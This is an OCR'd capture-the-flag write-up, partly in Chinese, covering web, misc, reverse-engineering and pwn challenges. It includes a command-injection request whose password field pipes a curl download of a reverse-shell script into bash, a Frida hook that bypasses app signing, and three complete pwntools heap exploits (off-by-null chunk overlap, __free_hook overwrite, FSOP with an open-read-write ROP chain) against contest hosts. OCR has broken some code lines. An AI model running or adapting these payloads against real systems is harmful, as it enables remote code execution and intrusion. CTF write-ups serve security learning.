
ylne#00016b

WEB

Level 21096 HoneyPot


存在命令注入，password 没有过滤



```
}
//Never able to inject shell commands,Hackers can't use this,HaHa
command := fmt.Sprintf("/usr/local/bin/mysqldump -h %s -u %s -p%s %s |/usr/local/bin/mysql -h 127.0.0.1 -u %s -p%s %s",
    config.RemoteHost,
    config.RemoteUsername,
    config.RemotePassword,
    config.RemoteDatabase,
    localConfig.Username,
    localConfig.Password,
    config.LocalDatabase,
)
```

在公网服务器上开放 http，让靶机下载反弹 shell 脚本即可

```
Pretty  Raw  Hex
1  POST /api/import HTTP/1.1
2  Host: node1.hgame.vidar.club:32512
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.
4  Accept: */*
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://node1.hgame.vidar.club:32512/
8  Content-Type: application/json
9  Content-Length: 193
0  Origin: http://node1.hgame.vidar.club:32512
1  Connection: keep-alive
2  Priority: u=0
3
4  {
     "remote_host":"127.0.0.1",
     "remote_port":"3306",
     "remote_username":"1",
     "remote_password":"|curl http:,,[redacted]/reverse_shell.sh|bash  #",
     "remote_database":"211",
     "local_database":"21"
   }
```



```
./writeflag
root@ret2shell-10-663-1739362147:/# cat /flag
cat /flag
hgame{2230bc21-db61-0774-d0a6-90529e832276}
```

MISC

Computer cleaner plus

Ps 命令一直显示无权限访问，cat 一下即可

```
[root@192 ~]# cat /bin/ps
/B4ck_D0_oR.elf & /.hide_command/ps |grep -v "shell" |grep -v "B4ck_D0_oR" |grep "bash"
```

REVERSE

Signin

程序对硬件断点做了检查，基于 crc（main，main+0x10000）生成 xxtea 的密钥，不能在 main，main+0x10000 区间下软件断点，将硬件断点的检查 nop 掉下硬件断点即可得到 key，并且 DELTA 是 0。

```
#include<iostream>
using namespace std;
#define DELTA 0x0
#define MX (((z>>5^y<<2) + (y>>3^z<<4)) ^ ((sum^y) + (key[(p&3)^e] ^
z)))
void XXTEA(unsigned int *v,int n,unsigned int key[4])
{
    unsigned int y, z, sum;
    unsigned p, rounds, e;
    rounds = 6 + 52/n;
    sum = rounds*DELTA;
    y = v[0];
    do
    {
        e = (sum >> 2) & 3;
        for (p=n-1; p>0; p--)
        {
            z = v[p-1];
            y = v[p] -= MX;
        }
        z = v[n-1];
        y = v[0] -= MX;
        sum -= DELTA;
    }
    while (--rounds);
}
int main()
{
    unsigned                                                    int
m[]={0x3050EA23,0x47514C00,0x2B769CEE,0x1794E6D5,0xB3E42BED,
                    0x61D536CB,0x7CA0C2C0,0x5ED767FE,0x0C579E0AF};
```

```
    unsigned int key[]={0x97A25FB5, 0x0E1756DBA, 0x0A1143464A,
0x5A8F284F};
    int n=sizeof(m)/sizeof(m[0]);
    XXTEA(m,n,key);
    for(int i=0;i<(sizeof(m)/sizeof(m[0]))*4;i++)
    {
        cout<<*((char*)m+i);
    }
}
```


Mysterious signals

在 serve 上发现 filename 的字段 h1g1a1m1e1

```
os__ptr_File_Read((os_File_0 *)v50.m2561_164[0LL], *(_slice_uint8 *)&v50.m2561_u64[1LL]);
if ( !v77 )
{
  if ( v82 == '\n' && *(_QWORD *)v87 == '1m1a1g1h' && *(_WORD *)(v87 + 8LL) == '1e' )
  {
    if ( v25 > 0x400LL )
      runtime_panicSliceAcap();
    v18 = (int)v77;
    runtime_slicebytetostring(v51, v65, v73);
    *(string *)&v63[8LL] = main_decrypt(v52);
  }
  else
  {
    if ( v25 > 0x400LL )
```

在 so 文件中将 username+filename 做了签名访问/flag 路由，猜测可能是 filename=h1g1a1m1e1 时得到 flag，计算 h1g1a1m1e1 的签名，在 so 文件中有对 frida 的检查，nop 掉重新签名用 frida Hook 即可

```
mov     al, cs:byte_E14D
mov     [rdi+10h], al
mov     rax, cs:qword_E49E
mov     [rdi+11h], rax
mov     rax, cs:qword_E4A6
mov     [rdi+19h], rax
mov     al, cs:byte_E4AE
mov     [rdi+21h], al
mov     dword ptr [rdi+24h], 11223344h
nop
nop
nop
nop
nop
add     rsp, 10h
pop     rbp
retn
; } // starts at 18740
sub_18740 endp
```





```
import time

import frida, sys
def on_message(message, data):
    print(message)
jscode = """
Java.perform(function(){
let MainActivity = Java.use("com.nobody.andsign.SSSign");
MainActivity["b"].implementation = function (v1) {
    let result=this["b"]("adminh1g1a1m1e1");
    console.log(v1);
    console.log(result);
    return result;
};

})

"""
device = frida.get_usb_device(-1)
pid = device.spawn(['com.nobody.andsign'])
process = device.attach(pid)
script = process.create_script(jscode)
script.on('message', on_message)
script.load()
device.resume(pid)
sys.stdin.read()
```



PWN

Signin2Heap

存在 off by null，和去年 week3 你满了,那我就漫出来了!差不多。off by null 打 chunk 堆叠即可

```
from pwn import *
from pwn import p64,p32,u64,u32
context(os="linux",log_level="debug")
from pwn import *
import os
filename="./vuln"
os.system(f'chmod 777 ./{filename}')
debug=0
if debug:
    p=process(filename)
    #gdb.attach(p,"b _IO_wdoallocbuf")
    #gdb.attach(p, "b exit")
else:
    p=remote("node1.hgame.vidar.club",  31374)
libc=ELF("./libc.so.6")
elf=ELF(filename)
context.arch=elf.arch
```

```
select=b"Your choice:"

def libc_base_recv():
    return u64(p.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00"))


def add(index,size,content=b'a'):
    p.sendlineafter(select, p32(1))
    p.sendlineafter(b"Index: ", str(index).encode())
    p.sendlineafter(b"Size: ", str(size).encode())
    p.sendlineafter(b"Content: ", content)


def edit(index,content=b"a"):
    p.sendlineafter(select, b"3")
    p.sendlineafter(b"Index: ", str(index).encode())
    #p.sendlineafter(b"Enter data length:", str(size).encode())
    p.sendafter(b"Content: ", content)

def free(index):
    p.sendlineafter(select,   p32(2))
    p.sendlineafter(b"Index: ", str(index).encode())


def show(index):
    p.sendlineafter(select,p32(3))
    p.sendlineafter(b"Index: ", str(index).encode())

libc=ELF("./libc-2.27.so")

for x in range(7):
    add(x,0xf8)
add(7,0xf8)
add(8,0xf8)
add(9,0xf8)
add(10,0xf8)
add(11,0xf8)
free(9)
add(9,0xf8,b"a"*0xf0+p64(0x300))
for x in range(7):
    free(x)


free(7)
```

```
free(10)
for x in range(7):
    add(x,0xf8)
add(12,0xf8,b"/bin/sh\x00")
show(8)
base=u64(p.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00"))-0x3ebca0
__free_hook=base+libc.sym["__free_hook"]
system=base+libc.sym["system"]
print(hex(base))
free(9)
add(13,0x80)
add(14,0x80,b"a"*0x60+p64(0)+p64(0x101)+p64(__free_hook))
add(7,0xf8)
add(15,0xf8,p64(system))
free(12)
#gdb.attach(proc.pidof(p)[0])
p.interactive()
```

Where is the vulnerability

函数实现在 dll 中，有 uaf，但是存在沙盒，用 apple2 打 ORW 即可

```
from pwn import *
from pwn import p64,p32,u64,u32
context(os="linux",log_level="debug")
from pwn import *
import os
filename="./vuln"
os.system(f'chmod 777 ./{filename}')
debug=0
if debug:
    p=process(filename)
    gdb.attach(p,"b _IO_wdoallocbuf")
    #gdb.attach(p, "b exit")
else:
    p=remote("node1.hgame.vidar.club",  30989)
libc=ELF("./libc.so.6")
elf=ELF(filename)
context.arch=elf.arch
select=b"5. Exit"

def libc_base_recv():
    return u64(p.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00"))
```

```
def add(index,size):
    p.sendlineafter(select, b"1")
    p.sendlineafter(b"Index: ", str(index).encode())
    p.sendlineafter(b"Size: ", str(size).encode())
    #p.sendlineafter(b"Content: ", content)


def edit(index,content=b"a"):
    p.sendlineafter(select, b"3")
    p.sendlineafter(b"Index: ", str(index).encode())
    #p.sendlineafter(b"Enter data length:", str(size).encode())
    p.sendafter(b"Content: ", content)

def free(index):
    p.sendlineafter(select,  b"2")
    p.sendlineafter(b"Index: ", str(index).encode())


def show(index):
    p.sendlineafter(select,  b"4")
    p.sendlineafter(b"Index: ", str(index).encode())

libc=ELF("./libc.so.6")
add(0,0x520)
add(1,0x520)
add(2,0x528)
add(3,0x510)
add(4,0x510)
free(1)
add(5,0x530)
show(1)
base=u64(p.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00"))-0x203f50
print(hex(base))
_IO_list_all=base+libc.sym["_IO_list_all"]
_IO_wfile_jumps=base+libc.sym["_IO_wfile_jumps"]
setcontext=base+libc.sym["setcontext"]+61
pop_rsi=base+0x0000000000110a4d
pop_rdi=base+0x000000000010f75b
magic=base+0x0000000000176f0e #mov rdx, qword ptr [rax + 0x38] ; mov
rdi, rax ; call qword ptr [rdx + 0x20]
rdx=base+0x0000000000066b9a
ret=base+0x000000000002882f
```

```
read=base+libc.sym["read"]
open=base+libc.sym["open"]
write=base+libc.sym["write"]
edit(1,b"a"*0xf+b"b")
show(1)
p.recvuntil(b"b")
heap_base=u64(p.recv(6).ljust(8,b"\x00"))-0x7a0-0x20
print(hex(heap_base))
edit(1,p64(0)*3+p64(_IO_list_all-0x20))
free(3)
add(6,0x540)
fake_IO_struct=b""
fake_IO_struct=fake_IO_struct.ljust(0x18,b"\x00")
fake_IO_struct+=p64(1)
fake_IO_struct=fake_IO_struct.ljust(0x28,b"\x00")
fake_IO_struct+=p64(heap_base+0x2a0)
fake_IO_struct=fake_IO_struct.ljust(0x58,b"\x00")
fake_IO_struct+=p64(magic)
fake_IO_struct=fake_IO_struct.ljust(0x78,b"\x00")
fake_IO_struct+=p64(heap_base+0x1220)
fake_IO_struct=fake_IO_struct.ljust(0x90,b"\x00")
fake_IO_struct+=p64(heap_base+0x1220)
fake_IO_struct=fake_IO_struct.ljust(0xc8,b"\x00")
fake_IO_struct+=p64(_IO_wfile_jumps)
fake_IO_struct=fake_IO_struct.ljust(0xd0,b"\x00")
fake_IO_struct+=p64(heap_base+0x1220)
edit(3,fake_IO_struct)
payload=b"a"*0x20+p64(setcontext)
payload=payload.ljust(0x88,b"\x00")
payload+=p64(0x80)
payload=payload.ljust(0xa0,b"\x00")
payload+=p64(heap_base+0xd00)+p64(ret)
edit(0,payload)
#gdb.attach(proc.pidof(p)[0])
payload=flat([
    pop_rsi,0,pop_rdi,heap_base+0xda9+8,open,
    pop_rdi,3,pop_rsi,heap_base+0x100,rdx,0x50,read,b"a"*0x19,

pop_rdi,1,pop_rsi,heap_base+0x100,rdx,0x50,write,b"/flag\x00\x00\x0
0"
])
edit(2,payload)
p.sendlineafter(select,  b"5")
# gdb.attach(proc.pidof(p)[0])
```

```
p.interactive()
```

Hit list

用链表来存放 chunk，0x30 的链表头，free 两个 chunk，再 malloc 一个 0x30 的 chunk 即可泄露堆地址，泄露 libc 打 apple2 即可

```
from pwn import *
from pwn import p64,p32,u64,u32
context(os="linux",log_level="debug")
from pwn import *
import os
filename="./vuln"
os.system(f'chmod 777 ./{filename}')
debug=0
if debug:
    p=process(filename)
    gdb.attach(p,"b exit")
else:
    p=remote("node1.hgame.vidar.club",  31919)
libc=ELF("./libc.so.6")
elf=ELF(filename)
context.arch=elf.arch
select=b">"

def libc_base_recv():
    return u64(p.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00"))


def add(card,size,name=b"a",content=b"a"):
    p.sendlineafter(select, b"1")
    p.sendlineafter(b"Identity Card Number: ", str(card).encode())
    p.sendlineafter(b"Name: ", name)
    p.sendlineafter(b">", str(size).encode())
    p.send(content)


def edit(index,size,card,name=b"a",content=b"a"):
    p.sendlineafter(select, b"3")
    p.sendlineafter(b">",str(index).encode())
    p.sendlineafter(b">", str(card).encode())
    p.sendlineafter(b">", name)
```

```
    p.sendlineafter(b">", str(size).encode())
    p.send(content)

def free(index):
    p.sendlineafter(select,  b"2")
    p.sendlineafter(b"Index: ", str(index).encode())


def show(index):
    p.sendlineafter(select, b"4")
    p.sendlineafter(b"Index: ", str(index).encode())

def gift(addr,name=b"a",content=b"a"):
    p.sendlineafter(select, b"1")
    p.sendlineafter(b"Identity Card Number: ", str(9).encode())
    p.sendlineafter(b"Name: ", name)
    p.sendlineafter(b">", str(-9).encode())
    p.sendlineafter(b">",hex(addr).encode())


for x  in range(7):
    add(x,0x3e0)
add(7,0x3e0)
add(8,0x3e0)
for x in range(8):
    free(0)
for x  in range(7):
    add(x,0x3e0)
add(7,0x200)
show(8)
libc_base=u64(p.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00"))-0x21b061
_IO_list_all=libc_base+libc.sym["_IO_list_all"]
_IO_wfile_jumps=libc_base+libc.sym["_IO_wfile_jumps"]

print(hex(libc_base))
add(0,0x90)
add(1,0x90)
add(2,0x90)
add(3,0x90)
add(4,0x90)
add(5,0x90)
free(9)
free(9)
add(3,0x18,b"a"*8,b"a"*0xe+b"bb")
```

```
show(0xd)
p.recvuntil(b"bb")
heap=u64(p.recv(6).ljust(8,b"\x00"))
heap_base=heap-0x21f0
key=heap>>12
print(hex(heap_base))
one=[0xebc81,0xebc85,0xebc88,0xebce2,0xebd38,0xebd3f,0xebd43]
fake_IO_struct=b""
fake_IO_struct=fake_IO_struct.ljust(0x18,b"\x00")
fake_IO_struct+=p64(1)
fake_IO_struct=fake_IO_struct.ljust(0x58,b"\x00")
fake_IO_struct+=p64(libc_base+one[0])
fake_IO_struct=fake_IO_struct.ljust(0x90,b"\x00")
fake_IO_struct+=p64(heap_base+0x1350)
fake_IO_struct=fake_IO_struct.ljust(0xc8,b"\x00")
fake_IO_struct+=p64(_IO_wfile_jumps)
fake_IO_struct=fake_IO_struct.ljust(0xd0,b"\x00")
fake_IO_struct+=p64(heap_base+0x1350)
edit(3,0x3e0,1,b"\x00",p64(0)+fake_IO_struct)

free(0xc)
free(0xb)
#gdb.attach(p,"b *$rebase(0x1684)")
gift(heap_base+0x10)
payload=p16(0)+p16(1)+p16(0)*(0x40-6)+p64(0)*5+p64(_IO_list_all-0x1
0)
edit(0,0x280,1,b"1",payload)
add(1,0x58,b"1",p64(heap_base+0x1350)*2)
p.sendlineafter(select, b"5")
#gdb.attach(proc.pidof(p)[0])
p.interactive()
```